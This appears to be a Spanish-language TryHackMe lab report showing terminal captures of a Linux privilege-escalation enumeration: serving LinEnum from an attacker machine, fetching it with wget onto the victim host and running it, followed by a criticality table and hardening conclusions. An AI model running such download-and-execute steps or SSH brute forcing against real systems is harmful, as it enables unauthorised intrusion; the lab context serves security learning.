
```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/Explotation]
└─# git clone https://github.com/rebootuser/LinEnum.git
Clonando en 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138 (from 1)
Recibiendo objetos: 100% (234/234), 113.83 KiB | 1.03 MiB/s, listo.
Resolviendo deltas: 100% (130/130), listo.
```

Conamos una tools de LinEnum para poder detectar configuraciones inseguras y binarisas en SUID




```
┌──(root㉿kana)-[/home/…/Documentos/tryhackme/enumeracion/PrivEsc]
└─# python3 -m http.server --directory LinEnum/ 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.201.50.202 - - [25/Oct/2025 01:33:29] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Realimos una escucha para por pasar un archivo por el puerto 8080




```
jan@ip-10-201-50-202:~$ wget http://10.23.196.92:8080/LinEnum.sh -O /tmp/LinEnu
m.sh
--2025-10-25 02:33:27--  http://10.23.196.92:8080/LinEnum.sh
Connecting to 10.23.196.92:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: '/tmp/LinEnum.sh'

/tmp/LinEnum.sh     100%[==================>]  45.54K  85.6KB/s    in 0.5s

2025-10-25 02:33:28 (85.6 KB/s) - '/tmp/LinEnum.sh' saved [46631/46631]

jan@ip-10-201-50-202:~$ ls -l /tmp/LinEnum.sh
-rw-rw-r-- 1 jan jan 46631 Oct 25 02:21 /tmp/LinEnum.sh
jan@ip-10-201-50-202:~$ chmod u+x $_
```

Utiizamos el servidor HTTP para que se peuda enviar el archivo atacante al de la victima



```
jan@ip-10-201-50-202:/home$ cd /tmp
jan@ip-10-201-50-202:/tmp$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Sat 25 Oct 2025 02:40:14 AM EDT


### SYSTEM ##############################################
[-] Kernel information:
Linux ip-10-201-50-202 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08
:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 5.15.0-139-generic (buildd@lcy02-amd64-067) (gcc (Ubuntu 9.4.0-1u
buntu1~20.04.2) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #149~20.04.1-Ubun
tu SMP Wed Apr 16 08:29:56 UTC 2025
```

Se ejecuta el archivo en el sistema de Jan



```
[-] Accounts that have recently used sudo:
/home/kay/.sudo_as_admin_successful



[-] Are permissions on /home directories lax:
total 20K
drwxr-xr-x  5 root   root   4.0K Oct 24 23:05 .
drwxr-xr-x 24 root   root   4.0K Oct 24 23:05 ..
drwxr-xr-x  2 root   root   4.0K Apr 23  2018 jan
drwxr-xr-x  5 kay    kay    4.0K Apr 23  2018 kay
drwxr-xr-x  3 ubuntu ubuntu 4.0K Oct 24 23:05 ubuntu
```

En una seccion de Usuario / grupo se encurta la siguiente informacion, que kay es muy importante ya que esta en el grupo sudo

Recommendation: Priorizar hallazgos reportados por estas herramientas, validar manualmente los falsos positivos y parchear o mitigar según el riesgo (SUID, servicios desactualizados, permisos laxos).

---

4 Criticality table

Mapear la superficie de ataque: identificar puertos y servicios de http://10.201.50.202/

Name	Criticality
Servicios de controlador de dominio sin protección	Medium

Enumerar la aplicación web y descubrir directorios ocultos http://10.201.50.202/development/

Name	Criticality
Escaneo web con Nikto	Medium
Enumeración de directorios con Gobuster	Medium

Detectar y extraer información sensible en recursos compartidos (SMB)

Name	Criticality
Enumeración de recursos compartidos SMB con smbclient	High
Enumeración de información AD/SMB/usuarios en enum4linux	Medium

Obtener acceso inicial autorizado y documentar PoC reproducible.

Name	Criticality
Credenciales SSH de fuerza bruta	High

Realizar enumeración local para identificar vectores de escalada (privilege escalation).

Name	Criticality
Identificación y PoC de vectores de escalada críticos	Very High
Enumeración básica y contexto del host Jan	Medium
Enumeración automatizada con herramientas LinEnum / LinPEAS	Medium

5 Conclusions

TryHackMe se identificaron y explotaron vulnerabilidades comunes que permitieron obtener acceso inicial mediante fuerza bruta SSH y realizar enumeración local para detectar posibles vectores de escalada de privilegios. Los hallazgos demuestran la importancia de mantener contraseñas seguras, restringir accesos SSH y revisar configuraciones con privilegios elevados. Se recomienda fortalecer los mecanismos de autenticación, aplicar el principio de mínimo privilegio y realizar auditorías periódicas para prevenir accesos no autorizados y reducir el riesgo de compromisos futuros.